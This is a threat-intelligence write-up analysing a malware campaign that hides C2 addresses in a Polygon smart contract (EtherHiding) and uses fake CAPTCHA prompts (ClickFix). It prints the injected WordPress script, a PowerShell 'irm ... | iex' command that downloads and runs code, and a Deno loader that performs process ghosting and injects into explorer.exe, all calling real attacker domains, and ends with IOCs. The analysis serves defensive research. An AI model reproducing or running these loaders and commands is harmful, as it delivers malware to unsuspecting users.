
Context
Since its discovery by researchers in March 2024, the ClickFix technique has spread rapidly in cyberattack campaigns. Its goal is to trick users into running malicious commands on their own systems, making them unwitting participants in their own compromise. Attackers achieve this through fake websites that are visually indistinguishable from legitimate ones, or by exploiting web vulnerabilities to alter existing pages. For more details, we recommend our dedicated article on the subject.
A second technique, EtherHiding - first observed in 2023 - involves attackers exploiting the decentralized architecture of blockchains and, specifically, Smart Contracts, to store data immutably (except for the private key holder). This data is subsequently retrieved and used during an attack. For more details, we also recommend our dedicated analysis of this technique.
Following our research into the EtherHiding technique, we began monitoring active campaigns exploiting it. Some have been ongoing for several months and are already widely spread and documented. Using the Validin tool and our detection filters, we identified over 70,000 compromised websites in just a few days. However, since the end of September, a new campaign has emerged and begun to spread, prompting us to conduct a detailed analysis.
Initial Detection
To detect websites compromised by EtherHiding-type campaigns, a practical starting point is to examine the page's source code for functions that retrieve Smart Contract data, such as eth_call function or libraries like ethers.js. However, their use may also be entirely legitimate.
To isolate what is of interest, we observe that these methods are typically found on webpages associated with the blockchain or cryptocurrency ecosystems. If the website's subject matter is unrelated to those domains, it is highly probable that the site is compromised. This was the case in 95% of the sites we examined.
As a reminder, the EtherHiding technique replaces certain traditional C2 functionality with a Smart Contract, particularly the retrieval of data stored by the attackers. Therefore, when assessing a compromised website's code, rather than looking for an IP address or domain, analysts must identify a Smart Contract address and its associated blockchain.
Since the end of September, we have detected a recurring script embedded in a growing number of websites. This article examines that script in detail.
Code Retrieval Through EtherHiding
Connection to the Smart Contract
To analyze the retrieved script, we split it into two parts. The first is as follows:
<script type="text/javascript" data-no-optimize="1"> (function() {
    var c = document;
    if (c.cookie.indexOf('wp-settings') > -1 || c.getElementById('wpadminbar')) /* — [1] — */
        return;
    var R = ["https://1rpc.io/matic", "https://polygon-bor-rpc.publicnode.com"]; /* — [2] — */
    var a = "0xb29927B7D854b232D5E58CFc201866376E68C676"; /* — [3] — */
    var done = 0;
    var body = JSON.stringify({
        jsonrpc: '2.0',
        id: 1,
        method: 'eth_call', /* — [4] — */
        params: [{
                to: a,
                data: '0x2cae8ae4'
            }, 'latest']
    });
    ...
The structure of this script is interesting and can be summarized as follows:
- [1] The script first verifies that the page is part of a WordPress installation and that the admin bar is not rendered. This is done to reduce the likelihood of detection by the site administrator.
- [2] These are the connection parameters for the campaign's blockchain. This identifies the target chain as Polygon, an Ethereum-based chain.
- [3] This is the attacker's Smart Contract address. The value is
0xB29927B7D854B232D5E58CFC201866376E68C676. - [4] The script invokes a Smart Contract function, specified by the value in the data field, which serves as the function selector.
Content of the Contract
Before proceeding with the script analysis, we examine this Smart Contract in more detail. What data does it contain? Since we know it is deployed on Polygon, we can use PolygonScan to retrieve the relevant information.

Figure 1: The contract retrieved by the script
The Smart Contract's Solidity code contains the following elements:
def storage:
  # Contains the contract creator's address
  owner is addr at storage 0
  # Contains a list which is the payload to retrieve
  stor1 is array of struct at storage 1
  # Contains a boolean
  enabled is uint8 at storage 2
# Returns the owner field
def owner() payable:
...# Allows to edit the field enabled. This function checks that the caller is identical with the owner field
def setEnabled(bool _enabled) payable:
...# Returns the owner field
def getPayload() payable:
...# Allows to edit the field enabled. This function checks that the caller is identical with the owner field
def setPayload(string _param1) payable:
...PolygonScan also allows us to identify another Smart Contract containing identical Solidity code. Its address is 0xB2A4EA7055B7E2A6B2D96502F0FF85024E72987B. This contract was created by the same user as the one mentioned above. However, we have not found any trace of its use on compromised websites to date.

Figure 2: Similar contract
For each contract, we can retrieve its associated transaction history. This encompasses every call to a Smart Contract method that modifies its stored data. The full list is available at this address, this enables monitoring of attacker activity. Because each transaction is timestamped, it is also possible to analyze the attacker's activity patterns (by time of day). This can be a useful piece of information in certain cases. However, in this campaign, activity is visible at every hour of the day and on every day of the week. It is therefore not possible to draw meaningful conclusions.

Figure 3: The Smart Contract transactions list
The majority of these transactions correspond to calls to the contract function setPayload. For each of them, we can retrieve the input data. For example, the most recent entry at the time of writing is the following list of URLs:

Figure 4: The data sent to the function setPayload
Data Treatment
The JavaScript code inserted into the page calls the contract function getPayload. It then performs the following operations on the returned value:
...
function ok(d) {
        if (done)
            return;
        var h = d.slice(2);
        /* — [5] — */
        var en = parseInt(h.slice(64, 128), 16);
        if (!en)
            return;
        done = 1;
        /* — [6] — */
        var sl = parseInt(h.slice(128, 192), 16);
        var p = '',
        i = 0;
        for (; i < sl * 2; i += 2)
            p += String.fromCharCode(parseInt(h.slice(192 + i, 194 + i), 16));
        var urls = p.split(';'),
        si = Math.floor(Math.random() * urls.length),
        tried = 0;
        function ld() {
            if (tried >= urls.length)
                return;
            var ci = (si + tried) % urls.length;
            var s = c.createElement('script');
            /* — [7] — */
            s.src = urls[ci] + '/js/all.min.js';
            s.onerror = function () {
                tried++;
                ld()
            };
            /* — [8] — */
            (c.head || c.documentElement).appendChild(s);
            tried++
        }
        ld()
    }
...- [5] The script decodes the content returned by the
eth_callinvocation and extracts the value of theenabledfield. Execution is aborted if the value isfalse. - [6] In this section, the script parses the URL list and randomly selects one of the entries.
- [7] Each URL is concatenated with an endpoint pointing to an external JavaScript file.
- [8] The external script is retrieved and injected into the page for execution by the browser. This advances the attack to the next stage, which leverages the ClickFix technique.
The script reveals that the attackers have set up a kill-switch mechanism. It allows them to enable or disable their campaign at will via the enabled field. Notably, within the Smart Contract's transaction history, multiple calls to the setEnabled function are visible. This is significant because the blockchain is used not only for storing and retrieving payloads, but also to act as a trigger for the campaign.

Figure 5: Transaction to the function setEnabled
Now that we know the URLs embedded in the Smart Contract are C2 servers from which a script can be retrieved, we can reconstruct the complete list using the transaction history. This yields a list of domains, available in the IOC appendix at the end of this article.
ClickFix Technique
Fake Captcha Injection
After retrieving the final script hosted on the C2, we observe that it renders a fake Cloudflare CAPTCHA prompt. This is a hallmark of ClickFix campaigns. The rendered content is localized based on the browser's language, with support for the following: English, Portuguese, Spanish, Indonesian, Vietnamese, German, and French. This list does not appear to follow any particular pattern or targeting logic. It may simply be a template copied by the attackers.

Figure 6: Fake Captcha verification
The script also includes a section that restricts execution to Windows systems and filters out all search-engine bots.
...
var isWin = typeof navigator !== 'undefined' && (navigator.platform || '').toLowerCase().indexOf('win') > -1 && /windows/i.test(navigator.userAgent || '');
var isBot = ['bot', 'google', 'spider', 'crawl', 'yahoo', 'bing', 'yandex', 'baidu'].some(function (w) {
    return (navigator.userAgent || '').toLowerCase().indexOf(w) > -1
});
if (!isBot && isWin)
    init()
PowerShell Execution
Finally, in another section of the code, we observe that a command is directly placed on the clipboard, so that the victim is lured into pasting and executing it in a PowerShell terminal.
e.clipboardData.setData('text/plain', cmd);The copied command is as follows:
irm https://checkmybtrobot[.]cc/ps/traffic?r=797a|iexIn PowerShell, irm is an alias for the Invoke-RestMethod cmdlet. It is primarily used to send HTTP/HTTPS requests to REST APIs or web servers and to retrieve the response body. The result is piped to iex, an alias for Invoke-Expression. The latter executes the input string as PowerShell code.
The PowerShell script downloaded from the C2 is as follows:
Add-Type -MemberDefinition '
    [DllImport("user32.dll")]
    public static extern bool ShowWindow(IntPtr h,int c);
    [DllImport("user32.dll")]
    public static extern bool SetForegroundWindow(IntPtr h);
    [DllImport("user32.dll")]
    public static extern IntPtr GetForegroundWindow();
    [DllImport("kernel32.dll")]
    public static extern IntPtr GetConsoleWindow();
' -Name W -Namespace N
$h=[N.W]::GetConsoleWindow();
[N.W]::SetForegroundWindow($h);
$h=[N.W]::GetForegroundWindow();
[N.W]::ShowWindow($h,0)
/* — [1] — */
echo Y | winget install DenoLand.Deno -h
$d=(where.exe /r "$env:LOCALAPPDATA\Microsoft\WinGet" deno.exe | Select -First 1)
/* — [2] — */
& $d run -A https://checkmybtrobot[.]cc/j/traffic?r=797a
The following actions are performed:
- [1] Use of
wingetto install the Deno runtime, which is used to execute JavaScript, TypeScript, or WebAssembly code locally.- Note that
wingetis not available on all Windows systems. Because there is no error handling in this script, it will fail on some systems.
- Note that
- [2] Execution of a JavaScript script via Deno, retrieved from https://checkmybtrobot[.]cc/j/traffic?r=797a. It is analyzed below.
Malware Injection and Execution
JavaScript Loader
This technique allows attackers to execute JavaScript code on the victim's machine, leveraging the system permissions granted to Deno. Once running, the script acts as a loader by downloading and executing two files:
...
const {symbols:_d92ca5}=Deno.dlopen('userenv.dll',{
    CreateEnvironmentBlock:{parameters:["buffer","pointer","i32"],result:"i32"}
});
/* — [1] — */
const _99cf15=await fetch("https://checkmybtrobot.cc/p?t=984b43058cf544f02979f32814f5599a_afe29c694aee56e173b7bc929de05763f1af2b57");
const _f8b41c=new Uint8Array(await _99cf15.arrayBuffer());
try {
    if(_f8b41c.length<100||_f8b41c[0]!==0x4D||_f8b41c[1]!==0x5A)throw 0;
    const _930e46=_0ccd63(Deno.env.get('TEMP')+'\\'+Math.random().toString(36).slice(2)+'.tmp');
/* — [2] — */
    const _c8b251=_aa38af.CreateFileW(_930e46,0xC0010000,5,null,2,0x80,null);
...
/* — [3] — */
    if(_9d823e.NtSetInformationFile(_c8b251,_8bc915,_f49f77,1,13)<0)throw 0;
        const _df91b8=new Uint8Array(4);
        _aa38af.WriteFile(_c8b251,_f8b41c,_f8b41c.length,_df91b8,null);
        const _a3aebe=new Uint8Array(8);
        if(_9d823e.NtCreateSection(_a3aebe,0xF001F,null,null,2,0x1000000,_c8b251)<0)throw 0;
            _aa38af.CloseHandle(_c8b251);
            const _985f08=new Uint8Array(8);
            if(_9d823e.NtCreateProcessEx(_985f08,0x1FFFFF,null,_aa38af.GetCurrentProcess(),4,_79274f(_a3aebe,0),null,null,0)<0)throw 0;
...
/* — [4] — */
            _9d823e.NtCreateThreadEx(_3d0c96,0x1FFFFF,null,hP,_56cffe(ba+BigInt(_370e72)),null,0,0,ssc,ssr,null);
...
/* — [5] — */
const _9362f1=await fetch("https://checkmybtrobot.cc/p?t=4a34c2794640480ae7e4b8fc97b92111_430c98a587987b32ff741571a6c411f058ca09c8");
/* — [6] — */
if(_9362f1.ok) {
    const _00c3b3=new Uint8Array(await _9362f1.arrayBuffer());
    if(_00c3b3.length>0){
        const _bw=new Uint8Array(8);
        const {symbols:u32}=Deno.dlopen('user32.dll',{GetShellWindow:{parameters:[],result:"pointer"},GetWindowThreadProcessId:{parameters:["pointer","buffer"],result:"u32"}});
        const shw=u32.GetShellWindow();
        const pidB=new Uint8Array(4);
        u32.GetWindowThreadProcessId(shw,pidB);
        const hpe=_aa38af.OpenProcess(0x1FFFFF,0,_e9ca67(pidB,0));
        if(hpe) {
            const rm=_aa38af.VirtualAllocEx(hpe,null,BigInt(_00c3b3.length),0x3000,0x40);
            if(rm){
                _aa38af.WriteProcessMemory(hpe,rm,_00c3b3,BigInt(_00c3b3.length),_bw);
                _aa38af.CreateRemoteThread(hpe,null,0n,rm,null,0,null);
            }
        }
    }
}
...
The attacker's C2 is contacted again. We observe that the value of the t parameter in the URL is updated multiple times per minute by the attackers. This can be verified by refreshing the C2 page. Files must therefore be retrieved promptly.
The script performs the following actions:
- [1] Download of the first file, followed by validation checks on its size and content. The file size must be greater than 100 bytes, and the file must begin with the
MZheader. - [2] File creation, with the following parameters:
- A random filename in the user's temporary directory.
- Access rights:
GENERIC_WRITE|GENERIC_READ|DELETE - Share mode:
FILE_SHARE_READ|FILE_SHARE_DELETE - Create disposition:
CREATE_ALWAYS - File attributes:
FILE_ATTRIBUTE_NORMAL
- [3] Process Ghosting operation, performed as follows:
- The file is marked for deletion (
NtSetInformationFile). - The downloaded content is written to the file (
WriteFile). - An image section is created in memory (
NtCreateSection). - A process object is created (
NtCreateProcessEx).
- The file is marked for deletion (
- [4] Attempt to start the first process.
- [5] Download of the second file.
- [6] Injection and execution of the downloaded content into the memory space of
explorer.exe.
Malware Execution
The first file's MD5 hash is b97643bd45522efe9eea175d897787d3. During sandbox execution, we observed that it attempted to read several registry keys containing system information. Its metadata lists the name as "slaiclind", and the version information reads "Slaiclind Labs, LLC 2.6.6.19587, MSVC". An analyst reports a connection from this process to a C2 server (195.63.139[.]180) over TCP port 443 without TLS. The file is also flagged on VirusTotal.

Figure 7: First File Detection by Virus Total
Execution also produces the following dialog box:

Figure 8: The Dialog Box opened by the Script
The message is in Ukrainian (Cyrillic). It translates to: "Is it our fault if we built Ukraine around Odessa?!"
The second file's MD5 hash is 41e66c27fc6202f332e8e0a33aa5f519. It is an encoded shellcode payload, injected by the JavaScript script into the memory of explorer.exe. It is also flagged on VirusTotal:

Figure 9: Second File Detection with VirusTotal

General Scheme
To summarize our observations, the Slaiclind campaign is structured as follows:
Conclusion
This campaign demonstrates a combination of two operational techniques recently observed in the wild. The first, EtherHiding, delegates traditional C2 functionality to a Smart Contract, granting attackers greater resilience and flexibility. However, this also enables analysts to track their activities more effectively. The second, the ClickFix technique, has been widely used for over two years but remains largely unknown to non-technical users, in contrast with traditional phishing campaigns that most users now recognize. We can therefore expect to see a proliferation of similar campaigns in the coming months. We will continue to monitor their evolution.
Appendices

Observed Techniques Mapping (MITRE ATT&CK)
References
- [1] EtherHiding: when blockchain technology becomes a cyber weapon, 03 août 2026 - stormshield.com/news/cti-etherhiding-blockchain-technology/
- [2] The ClickFix technique: a rapidly growing threat, 23 mars 2026 - stormshield.com/news/clickfix-technique-growing-cyberthreat/
- [3] Smart Contract PolygonScan analysis - polygonscan.com/address/0xb29927B7D854b232D5E58CFc201866376E68C676
- [4] VirusTotal analysis - virustotal.com/gui/file/9f7bc41816a0eca3cae34168985d5ad9181a3cf41624cd2bf5c2cc7be2d031f0/community
IOCs
Type | Usage | Value | Description and comments |
String | Adresse Smart Contract | 0xb29927B7D854b232D5E58CFc201866376E68C676 | Main Smart Contract which contains C2 addresses |
String | Adresse Smart Contract | 0xb2A4EA7055b7E2A6B2d96502f0ff85024e72987b | Secondary Smart Contract which contains C2 addresses |
Domain | C2 | windowsdiag-service[.]pw | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | univesalcheckrobot[.]site | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | imersion4cf[.]site | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | flarecloudcheck[.]site | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | chekcms432[.]cc | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | checkrobotbb[.]pw | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | checkmybtrobot[.]cc | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | checkms5[.]cc | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | checkmrobot[.]site | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | checkdvvc99[.]cc | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | checkcloudflere[.]site | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | checkbot-cf[.]site | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | cf-check[.]site | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | botcheck-cf[.]top | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | api-relay[.]cc | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | allowcsxan2[.]site | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | allowcheckd3[.]cc | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
Domain | C2 | checkvbbrows39[.]cc | Contains: JS Code, JS Loader, PowerShell script, Malware Executable |
IP | C2 | 78.40.198[.]82 | IP hosting domains botcheck-cf[.]top and checkbot-cf[.]site |
Hash | md5 | b97643bd45522efe9eea175d897787d3 | Stealer |
Hash | md5 | 41e66c27fc6202f332e8e0a33aa5f519 | Obfuscated shellcode for Win64 |